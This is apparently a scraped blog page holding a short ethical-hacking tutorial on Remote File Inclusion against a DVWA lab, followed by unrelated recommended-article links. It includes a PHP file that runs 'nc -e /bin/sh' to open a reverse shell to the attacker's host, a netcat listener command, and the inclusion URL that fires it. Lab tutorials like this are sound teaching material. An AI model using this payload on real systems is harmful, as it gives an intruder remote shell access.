
Ethical Hacking - Web Penetration Testing(6)
REMOTE FILE INCLUSION
- Similar to local file inclusion.
- But allows an attacker to read ANY file from ANY server.
- Execute PHP files from other servers on the current server.
- Store PHP files on other servers as .txt.
Pre-Condition:
Set allow_url_include to On status.

Restart web service

Create a local php file on /var/www/html.
<?php

passthru("nc -e /bin/sh 10.0.0.13 8080");

?>

Execute the NC command to wait for connection.
nc -vv -l -p
Visit the URL(http://10.0.0.24/dvwa/vulnerabilities/fi/?page=http://10.0.0.13/reverse.txt?) to execute the reverse connection commands.

We connect to the target machine successfully.

Ethical Hacking - Web Penetration Testing(6)的更多相关文章
- Ethical Hacking - Web Penetration Testing(13)
OWASP ZAP(ZED ATTACK PROXY) Automatically find vulnerabilities in web applications. Free and easy to ...
- Ethical Hacking - Web Penetration Testing(8)
SQL INJECTION WHAT IS SQL? Most websites use a database to store data. Most data stored in it(userna ...
- Ethical Hacking - Web Penetration Testing(10)
SQL INJECTION SQLMAP Tool designed to exploit SQL injections. Works with many DB types, MySQL, MSSQL ...
- Ethical Hacking - Web Penetration Testing(1)
How to hack a website? An application installed on a computer. ->web application pen-testing A co ...
- Python Ethical Hacking - WEB PENETRATION TESTING(1)
WHAT IS A WEBSITE Computer with OS and some servers. Apache, MySQL ...etc. Cotains web application. ...
- Python Ethical Hacking - WEB PENETRATION TESTING(2)
CRAWING DIRECTORIES Directories/folders inside the web root. Can contain files or other directories ...
- Ethical Hacking - Web Penetration Testing(12)
XSS VULNS XSS - CROSS SITE SCRIPTING VULNS Allow an attacker to inject javascript code into the page ...
- Ethical Hacking - Web Penetration Testing(11)
SQL INJECTION Preventing SQLi Filters can be bypassed. Use a blacklist of commands? Still can be byp ...
- Ethical Hacking - Web Penetration Testing(9)
SQL INJECTION Discovering SQLi in GET Inject by browser URL. Selecting Data From Database Change the ...
随机推荐
- Java 源码刨析 - HashMap 底层实现原理是什么?JDK8 做了哪些优化?
[基本结构] 在 JDK 1.7 中 HashMap 是以数组加链表的形式组成的: JDK 1.8 之后新增了红黑树的组成结构,当链表大于 8 并且容量大于 64 时,链表结构会转换成红黑树结构,它的 ...
- Windows 程序设计(3) 关于字符串
1. 宽窄字节的区别及重要性 1.1 宽窄字节简介: C语言/C++语言,使用的字符串指针就是 char* 类型,C++中的字符串是 string,内部也是对 char* 的封装 窄字节 其实最早的系 ...
- git 提交流程
Git提交流程: 1. Menu remote > (拉取)fetch 2. 重新扫描(rescan) 3. 缓存改动(stage change) 4. 写注释后提交(commit) 5. Me ...
- 06.DRF-第一个demo
一.环境安装与配置 DRF需要以下依赖: Python (2.7, 3.2, 3.3, 3.4, 3.5, 3.6) Django (1.10, 1.11, 2.0) DRF是以Django扩展应用的 ...
- RocketMQ 内存优化
rocketmq官方文档 RocketMQ 的默认内存占用非常高,调整RocketMQ的内存目前我所知道的有两个方面: MQ的启动脚本可以调整内存mqbroker和mqnamesrv的配置可以调整内存 ...
- 万级TPS亿级流水-中台账户系统架构设计
万级TPS亿级流水-中台账户系统架构设计 标签:高并发 万级TPS 亿级流水 账户系统 背景 业务模型 应用层设计 数据层设计 日切对账 背景 我们需要给所有前台业务提供统一的账户系统,用来支撑所有前 ...
- Java CRC16 MODBUS校验算法实现
/** * CRC校验算法工具类 */ public class CRCUtil { public static String getCRC(String data) { data = data.re ...
- nginx在windows系统中启动、重启、停止,常用命令
cmd终端在进入到nginx的安装目录下使用对应命令 查看nginx的版本号:nginx -v 启动nginx:start nginx 快速停止或关闭nginx:nginx -s stop 正常停止或 ...
- JavaWeb网上图书商城完整项目--25.注册页面之隐藏没有内容的错误信息实现
在上一章中我们显示的效果如下所示: 上面后面都有错误的红色×的显示,这样是不对的,我们要解决该问题 我们要循环遍历每一个错误的信息,看它的内容有没有,如果有内容我们就显示错误的×,如果没有就不显示× ...
- Python3-random模块-生成伪随机数
Python3中的random模块可以生成一个伪随机数 常用的就三个模块函数 random.random() 返回0-1之间的一个随机数 random.randrange(i, j) 返回一个随机数 ...